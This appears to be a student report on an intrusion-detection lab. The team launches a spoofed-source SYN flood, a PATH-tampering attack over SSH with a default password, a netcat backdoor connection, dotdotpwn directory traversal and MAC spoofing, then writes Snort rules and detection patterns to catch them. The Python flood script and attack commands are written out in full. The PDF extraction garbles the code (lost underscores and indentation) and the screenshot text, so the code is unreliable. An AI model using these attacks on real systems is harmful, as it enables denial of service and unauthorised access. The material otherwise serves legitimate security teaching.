
Information Security Assurance

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Introduction



Here in this project we have basic architecture where the attacker tries to attack a victim machine. Snort will be installed on the victim machine which helps in detecting the attack launched on it by the attacker. Snort will be detecting the attacks based on the configuration and snort intrusion detection rules.

In our project we have designed 5 attacks.

➤ Code Based attacks:

- Environment variable manipulation: Using this attack we can modify system files and system environment variables
- SYN Flood attack (Type of DOS): This will be flooding the server with unacknowledged Sync requests over TCP.

➤ Tool Based attacks:

- Backdoor attack using NETCAT
- Directory traversal attack using DOTDOTPWN
- Change of MAC address using NETCUT

Working of snort tool

Installation instructions

Snort can be downloaded and installed easily using the instructions given on the snort website. Installation instructions for different environments are clearly given at this link: https://www.snort.org/. It is highly recommended that this link is followed for installation instructions as it is updated regularly by the Snort team as and when the next versions are released.

Snort tool configuration

As Snort is an intrusion detection and intrusion prevention system, once the snort is successfully installed it needs to be configured appropriately to work as an IDS and IPS. Snort must be configured appropriately in the snort.conf file.

By default snort.conf file has default configurations, but there are different sections in the snort configuration file which can be configured and customized as per our requirements. It is recommended not to change all the sections in the configuration file unless one has in depth and very good understanding of Snort. For general purpose users it is recommended to change only two sections: Set the network variables section and Customize your rule set section.

In Set the network variables section we can configure the network addresses and the ports that we have to protect such as DNS servers, SMTP servers, web servers, sql servers, ssh servers, ftp servers and more. In Customize your rule set section we have to add the customized rules and configure the location of the path of the rules.

Snort basically runs in three modes:

1. Packet Sniffer

In this mode snort looks at the header information of the packets. We can use the below command to start the snort in packet sniffer mode:

snort -v

2. Packet Logger

In this mode snort logs all the packets. We can use the below command to start the snort in packet logger mode:

snort -dev -l ./log (a folder with name log must be present in the current directory)

3. Network Intrusion detection system

In this mode snort compares the packets against the rules configured in the snort.conf file. Generally, Intrusion detection mode of snort is used to protect the system from any attacks. To start the snort in intrusion detection mode we have to provide the location reference of snort.conf

file so that snort compares the packets against the rules configured. We can use the below command to start the snort in intrusion detection mode:

sudo /usr/local/bin/snort -A console -c /etc/snort/snort.conf -i eth0

Code Based attacks

1) SYN Flood attack (Type of DOS)

SYN flood attack is probably the most widely known DOS attack and has given lot of troubles to web server administrators because of a legitimate use of TCP protocol. The basic idea behind this attack is to start the TCP connection with the web server and keep the communication incomplete during the TCP handshake phase. Web server allocates resources to each incoming TCP requests hoping to make complete TCP connection and then data exchange, however, in the SYN flood scenario the connection is only initiated with SYN packet and then never acknowledged.

To launch this attack, we had to prepare a legitimate SYN packet and using socket programming in python language, we sent those packets to the target machine which is running a web server on port 80.

Source Code:

```
import random
import socket
import sys
from struct import *
def checksum_calc(data):
chksum = 0
for i in range(0, len(data), 2):
val = (ord(data[i]) << 8) + (ord(data[i+1]))
chksum = chksum + val
chksum = (chksum>>16) + (chksum & 0xffff)
chksum = ~chksum & 0xffff
return chksum
try:
print "try creating socket"
sock = socket.socket(socket.AF INET, socket.SOCK RAW, socket.IPPROTO TCP)
```

```
print "Creating socket Successful!!! "
except socket.error , err:
print 'Error creating socket : ' + str(err[0]) + ' Info: ' + err[1]
sys.exit()
sock.setsockopt(socket.IPPROTO IP, socket.IP HDRINCL, 1)
#We will put two for loops to continue spoofing source IP address to make
them appear like coming from multiple sources.
for j in range (1,655350):
for k in range (1, 255):
packet = ''
1 = j %255
\#end ip = `j`+'.'+`k`
source ip ='10.99.'+`l`+'.'+`k`
#source_ip ='10.151.5.8'
dest ip = '10.99.1.55'
source_addr = socket.inet_aton ( source_ip )
dest_addr = socket.inet_aton ( dest_ip )
VER = 4
IHL = 5
IHL VER = (VER << 4) + IHL
TOS = 0
pkt_id = 19999
fragment off = 0
TTL = 255
PROT = socket.IPPROTO TCP
CHKSUM = 20
IP header =
pack('!BBHHHBBH4s4s',IHL_VER,TOS,40,pkt_id,fragment_off,TTL,PROT,CHKSUM,sour
ce addr, dest addr)
#randomize source port
source_port = random.randint(1,65535)
```

```
dest_port = 80
sequence no = 0
ack_sequence = 0
data_offset = 5
FIN = 0
SYN = 1
RST = 0
PSH = 0
ACK = 0
URG = 0
FLAGS = FIN + (SYN << 1) + (RST << 2) + (PSH <<3) + (ACK << 4) + (URG << 5)
SWS = socket.htons(5840)
TCP checksum = 0
URG ptr = 0
OFFSET_CALC = (data_offset << 4) + 0
TCP header =
pack('!HHLLBBHHH', source_port, dest_port, sequence_no, ack_sequence, OFFSET_CALC
,FLAGS,SWS,TCP checksum, URG ptr)
# pseudo header creation only for checksum calculation.
total_length = len(TCP_header)
pseudo header =
pack('!4s4sBBH', source addr, dest addr, 0, socket.IPPROTO TCP, total length)
pseudo header = pseudo header + TCP header
TCP checksum final = checksum calc(pseudo header)
TCP header =
pack('!HHLLBBHHH', source_port, dest_port, sequence_no, ack_sequence, OFFSET_CALC
,FLAGS,SWS,TCP_checksum_final,URG_ptr)
final_SYN_packet = IP_header + TCP_header
print "packet sent from: " + source ip + " to: " + dest ip
sock.sendto(final_SYN_packet, (dest_ip , 0 ))
```

2) Attacking system environment:

Environment variable manipulation attacks are one of the popular system attack. We can change the functionality of a system by manipulation its environment variable. The most common environment attack is modifying the PATH environment variable. This variable controls what gets executed when you type a command without giving the full path. We have implemented this attack using shell scripting, below are the steps on how this attack is implemented.

We have written a script attack_env to connect to a target machine using using ssh with '—p' option. Many target Linux systems have a common password as 'password' for their root user and they do not change it and thus are vulnerable for attack.I have exploited same vulnerability and connected to a target remote system using password "password"

Then attack_env script runs another script change_env.sh on that target remote system which changes the PATH variable.

Source Code:

Script1:-Attack_env.sh

#Here SCP command Copies the file change_env.sh from LOCAL machine /Users/varunpuri/change_env.sh(Local

Machine) TOgkswargam@10.99.1.128:/home/user Remote Machine.

sshpass -p "password"

scp/Users/varunpuri/change_env.sh gkswargam@10.99.1.128:/home/gkswargam

#Connecting to remote server using SSH and running the change_env script on the machine

sshpass -p "password" ssh <u>gkswargam@10.99.1.128</u> "sh change_env.sh"

#Execute change_env.sh,This script will change the environment variable.

exit

EOT

Script2:-change_env.sh

#we are adding "PATH=/users in .bashrc file"

echo "PATH=/users" >> .bashrc
echo "before bin bash"

#execute bin bash.It will execute for the local connection only
#exec /bin/bash
echo "at the end"

Tool Based attacks

3) Backdoor Attack:

A back door is a means to access a computer program that bypass security mechanisms. A programmer sometimes installs a back door so that the program can be accessed for troubleshooting or other purposes. Attackers often use back doors that they detect or install themselves, so that they can access other machines. In some cases, a worm is designed to take advantage of a back door created by an earlier attack. We are launching this attack using NETCAT tool.

In this attack we will first find out the open ports on the victim machine. Then we will do a backdoor connection through netcat tool. Later access the victim machine and launch an attack

Below is the syntax to do backdoor connection to the victim machine using netcat.

Syntax: Attacker

```
nc -z -v {host-name} {port-range} (to know open ports)
nc -v {hostname} {port number} (to attack open port)
```

Here the attacker knows the IP address and the open port of the victim and attacks it. Now we get a hold on the victim machine and make the manipulations we want to do.

4) Directory Traversal attack

Directory traversal attack is an exploit where attacker will try to traverse through all the directories of the target machine and find all the accessible directories. This attack is usually executed on the web servers or ftp servers. In our project we are executing this attack using the dotdotpwn tool also called as Directory traversal tool. This tool is written in perl language and we use the below syntax to execute the attack.

```
Syntax to attack web server:
./dotdotpwn.pl -m http -h webserverhostname -x portnumber
```

In the above syntax -m denotes what protocol -h denotes the hostname -x denotes the port number

```
Syntax to attack ftp server: ./dotdotpwn.pl -m ftp -h ftpserverhostname
```

In our project we are attacking a webserver which is on a target machine using dotdotpwn tool. The tool will try to traverse through all the directories and finally gives the list of all vulnerable directories on the target machine.

5) MAC spoofing

Netcut is a tool which helps to discover all the IP addresses along with its host name and the physical address (MAC) under the wireless network instantly.

We used this tool to clone the MAC address from a local network. This change takes place only if you run as an administrator. The launch of an attack is as follows:

- Choose the adaptor using "Choice NetCard" button and select the required adapter.
- Select the machine from the detected list and click "Change MAC". The machine is the one from which cloning is done,
- A screen is popped up with information like the IP address, hostname and MAC address of the machine selected.
- Once the details provided are same as the selected machine, click change which will change the mac address as the machine.

Thus, the MAC address of my machine is changed. So during an attack to another target machine, the MAC address is spoofed and the source of attack can't be detected.

Configuring Snort to detect the attacks

Code Based attacks:

1) SYN Flood attack (Type of DOS):

alert tcp any any -> \$HOME_NET 80 (flags: S; msg:"Possible TCP SYN FLOOD attack"; flow: stateless; threshold: type both, track by_dst, count 70, seconds 10; sid:1000002;)

Explanation: Above rule is monitoring the incoming SYN packets and if the count of those SYN packets are 70 in 10 seconds then it will send alert for each next SYN packet.

2) Attacking system environment:

alert tcp any any ->\$HOMENET 22 (msg:"Attack on Environment Variable";pcre:"/sh|echo/i";sid:1000001;)

Explanation:

Above Rule tell the snort to generate an alert and log the packet if condition met.

A packet is sent from any Ip/port using TCP to \$HOMENET port 22(a configurable variable)

In this rule we are basically checking if someone is trying to push and execute the shell script.

we are using perl compatible regular expression(PCRE) option of snort rule to detect if any shell script is pushed and executed.

Tool Based attacks:

3) Backdoor Attack:

alert TCP any any →\$HOME_NET any (msg: "Backdoor attack";pcre: "/sh|echo|vi/I";sid:100003;)

We have written the above snort rule using the option pcre which is perl compatible regular expression using which we are detecting and alerting if someone is executing script files or accessing directories or using editor to change files.

4) Directory Traversal attack

alert tcp any any -> \$HOME_NET 80 (msg:"Someone trying to traverse through your system directories";pcre:"/etc|password/i";sid:1000002;)

We have written the above snort rule using the option pcre which is perl compatible regular expression using which we are detecting and alerting if someone is accessing the sensitive system directories of the target machine.

5) MAC spoofing

Address Resolution Protocol (ARP) is used to detect the MAC address of the machine if the IP is known. It is used for sniffing and spoofing various attacks. Pre-Processors in snort are used to detect various anomalies.

The following are the snort rules to detect the attack respectively:

Snort.config

//to configure the pre-processor

Preprocessor arpspoof: -unicast

//an alert is generated if the destination address is not the same as broadcast address

Preprocessor arpspoof_detect_host: ip address\mac address

//I these two address in ARP packets don't match, an alert is triggered.

OUTPUT

Code Based attacks:

1) SYN Flood attack (Type of DOS):

Following are the screen-shot of how a legitimate request from web browser was made to wait because of SYN flood requests.

```
pareshiparesh-Lenovo-Lideapad-3005-1415K:-S sudo python.py
try creating socket
Creating socket Successful!!

creating socket Successful!!

cacket sent from: 10.99.1.1 to: 10.99.1.55

cacket sent from: 10.99.1.3 to: 10.99.1.55

cacket sent from: 10.99.1.5 to: 10.99.1.55

cacket sent from: 10.99.1.5 to: 10.99.1.55

cacket sent from: 10.99.1.7 to: 10.99.1.55

cacket sent from: 10.99.1.1 to: 10.99.1.55

cacket sent from: 10.99.1.2 to: 10.99.1.55

cacket sent from: 10.99.1.3 to: 10.99.1.55

cacket sent fro
```

2) Attacking system environment:

```
gkswargam@gkswargam-Lenovo-Z580:/etc/snort/rules$ sudo /usr/local/bin/snort -A console -q -u snort -g snort -c /etc/snort/snort.conf -t wlan0 67/23-15:11:31.388795 [**] [1:1000004:0] Attack on Environment Variable [**] [Priority: 0] {TCP} 10.151.0.112:63451 -> 10.99.1.128:22 67/23-15:11:31.405277 [**] [1:1000004:0] Attack on Environment Variable [**] [Priority: 0] {TCP} 10.151.0.112:63451 -> 10.99.1.128:22 67/23-15:11:31.405277 [**] [1:1000004:0] Attack on Environment Variable [**] [Priority: 0] {TCP} 10.151.0.112:63451 -> 10.99.1.128:22 67/23-15:11:31.707522 [**] [1:1000004:0] Attack on Environment Variable [**] [Priority: 0] {TCP} 10.151.0.112:63452 -> 10.99.1.128:22 67/23-15:11:31.718970 [**] [1:1000004:0] Attack on Environment Variable [**] [Priority: 0] {TCP} 10.151.0.112:63452 -> 10.99.1.128:22 67/23-15:11:31.718970 [**] [1:1000004:0] Attack on Environment Variable [**] [Priority: 0] {TCP} 10.151.0.112:63452 -> 10.99.1.128:22 67/23-15:11:31.718970 [**] [1:1000004:0] Attack on Environment Variable [**] [Priority: 0] {TCP} 10.151.0.112:63452 -> 10.99.1.128:22
```

Tool Based attacks

1) Backdoor attack using NETCAT

```
C:\WINDOWS\system32\cmd.exe - nc -v 10.99.1.128 12345
C:\>cd nc
C:\nc>nc -v 10.99.1.128 12345
gkswargam-lenovo-z580.kc.umkc.edu [10.99.1.128] 12345 (?) open
ls
anc.sh
change_env.sh
C:\nppdf32Log\debuglog.txt
Desktop
Documents
Downloads
examples.desktop
files
isa.sh
Music
ncdochere.txt
out-1.ogv
out-2.ogv
out.ogv
Pictures
Public
sample.sh
sample_text.sh
snort_src
spython.py
spython.py~
Templates
test.sh
Videos
ls -1rt
total 3276
                                            8980 Jul 1 11:17 examples.desktop
4096 Jul 1 11:38 Desktop
4096 Jul 1 11:38 Videos
4096 Jul 1 11:38 Templates
-rwxrwxrwx 1 gkswargam gkswargam
drwxrwxrwx 2 gkswargam gkswargam
drwxrwxrwx 2 gkswargam gkswargam
drwxrwxrwx 2 gkswargam gkswargam
                                            4096 Jul 1 11:38 Public
4096 Jul 1 11:38 Music
4096 Jul 1 12:11 Documents
drwxrwxrwx 2 gkswargam gkswargam
drwxrwxrwx 2 gkswargam gkswargam
drwxrwxrwx 4 gkswargam gkswargam
drwxrwxrwx 4 gkswargam gkswargam
drwxrwxrwx 2 gkswargam gkswargam
                                            4096 Jul 1 13:19 snort_src
4096 Jul 2 13:30 files
-rw-rw-r-- 1 gkswargam gkswargam
                                            139 Jul 14 16:54 test.sh
 rw-rw-r-- 1 gkswargam gkswargam
                                               13 Jul 15 11:45 anc.sh
 rw-rw-r-- 1 gkswargam gkswargam 1552585 Jul 15 14:08 out.ogv
-rw-rw-r-- 1 gkswargam gkswargam 626893 Jul 15 14:11 out-1.ogv
-rw-rw-r-- 1 gkswargam gkswargam 1072940 Jul 15 14:14 out-2.ogv
 rw-rw-r-- 1 gkswargam gkswargam
                                              25 Jul 15 14:18 C:\nppdf32Log\debuglog.txt
 rw-rw-r-- 1 gkswargam gkswargam
                                               22 Jul 15 14:43 ncdochere.txt
 rw-rw-r-- 1 gkswargam gkswargam
                                              14 Jul 15 15:01 sample_text.sh
-rw-rw-r-- 1 gkswargam gkswargam
-rw-rw-r-- 1 gkswargam gkswargam
                                            14 Jul 15 15:03 sample.sh
391 Jul 18 15:38 isa.sh
 rw-rw-r-- 1 gkswargam gkswargam
                                            3419 Jul 21 12:46 spython.py~
drwxrwxrwx 5 gkswargam gkswargam
                                            4096 Jul 22 08:19 Downloads
drwxrwxrwx 3 gkswargam gkswargam
                                            4096 Jul 23 15:11 Pictures
-rw-r--r-- 1 gkswargam gkswargam
                                             245 Jul 23 15:13 change_env.sh
-rw-rw-r-- 1 gkswargam gkswargam
                                            2199 Jul 23 15:49 spython.py
```


```
cd Desktop
pwd
/home/gkswargam/Desktop

skswargam@gkswargam-Lenovo-Z580:/etc/snort/rules$ sudo /usr/local/bin/snort -A console -q -u snort -g snort -c /etc/snort/snort.conf -1 wland
gkswargam@gkswargam-Lenovo-Z580:/etc/snort/rules$ sudo /usr/local/bin/snort -A console -q -u snort -g snort -c /etc/snort/snort.conf -1 wland
07/23-16:04:08.828614 [**] [1:1000003:0] Soneone is accessing your system through back door attack [**] [Priority: 0] (TCP) 10.151.0.24:50570 -
> 10.99-1.120:12345

Gkswargam@gkswargam-Lenovo-Z590:/etc/snort/rules$ 

gkswargam@gkswargam-Lenovo-Z590:/etc/snort/rules$
```

2) Directory traversal attack using DOTDOTPWN



```
paresh@paresh-Lenovo-ideapad-3005-14ISK:-$ sudo /usr/local/bin/snort -A console -q -c /home/paresh/snort-2.9.8.2/etc/snort.conf -t wlane

07/23-20:28:20.015368 [**] [1:1000001:0] Someone trying to traverse through your system directories [**] [Priority: 0] (TCP) 10.111.0.26:52154 -> 10.99.1.55:80

07/23-20:28:23.534474 [**] [1:1000001:0] Someone trying to traverse through your system directories [**] [Priority: 0] (TCP) 10.111.0.26:54994 -> 10.99.1.55:80

07/23-20:28:23.304597 [**] [1:1000001:0] Someone trying to traverse through your system directories [**] [Priority: 0] (TCP) 10.111.0.26:54990 -> 10.99.1.55:80


07/23-20:28:23.2022437 [**] [1:1000001:0] Someone trying to traverse through your system directories [**] [Priority: 0] (TCP) 10.111.0.26:68097 -> 10.99.1.55:80

07/23-20:28:23.30590 [**] [1:1000001:0] Someone trying to traverse through your system directories [**] [Priority: 0] (TCP) 10.111.0.26:55102 -> 10.99.1.55:80

07/23-20:28:23.983756 [**] [1:1000001:0] Someone trying to traverse through your system directories [**] [Priority: 0] (TCP) 10.111.0.26:5415 -> 10.99.1.55:80

07/23-20:28:23.983756 [**] [1:1000001:0] Someone trying to traverse through your system directories [**] [Priority: 0] (TCP) 10.111.0.26:46415 -> 10.99.1.55:80
```

3) Change of MAC address using NETCUT



```
gkswargamdgkswargam-Lenovo-Z58C /etc/snort

max header_line_len 1000 \
max_response_line_len 512 \
alt_max_command_line_len 200 { MAIL } \
alt_max_command_line_len 300 { RCPT } \
alt_max_command_line_len 300 { RCPT } \
alt_max_command_line_len 300 { RCPT } \
alt_max_command_line_len 500 { RCPT } \
alt_max_command_line_len 500 { RCPT } \
alt_max_command_line_len 500 { RCPT } \
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R XAUTH XCTR XXCHAS XCEN XLICENSE XQUE XSTA XTRM XUSS ] \
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XVALC_CAST AND STATE X-EXPS X-LINK2STATE XADR XAUTH XCTR XEXCH50 XGEN XLICENSE XQUE XSTA XTRN XUSR } \
XVALC_CAST X-CAST X-C
```

Learnings:

- 1. Learned socket programming in python.
- 2. Understanding of netstat utility to check the network statistics.
- 3. Apache configuration to optimally process the incoming requests.
- 4. Learnt regarding the tools NETCAT, NETCUT and DOTDOTPWN
- 5. Learnt UNIX and shell scripting
- 6. Utilities like NSLOOKUP, ARP, SSH pass, SCP, etc.
- 7. How to push a file to remote machine
- 8. Writing shell scripts
- 9. Learnt snort as IDS
- 10. Finally learnt the importance of information security

Challenges faced:

- 1. Pack function in python.
- 2. Checksum calculation issues faced during packet creation.
- 3. Snort rule configuration to detect abnormal increase in SYN packets.
- 4. In order to launch the Environment attack we used scripting language which was challenging as this is first time we used shell scripting.
- 5. Selection of connectivity method to exploit remote machine vulnerable.

Team Members' Contribution

Each Team member work on the snort configuration and one attack each.

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B. SYN Flood Attack- Paresh Kasare
C. Backdoor Attack- Chitra Nandyala

D. Directory Traversal Attack- Gopi Krishna Swargam

E. Mac Spoofing Attack- Swathi Robbi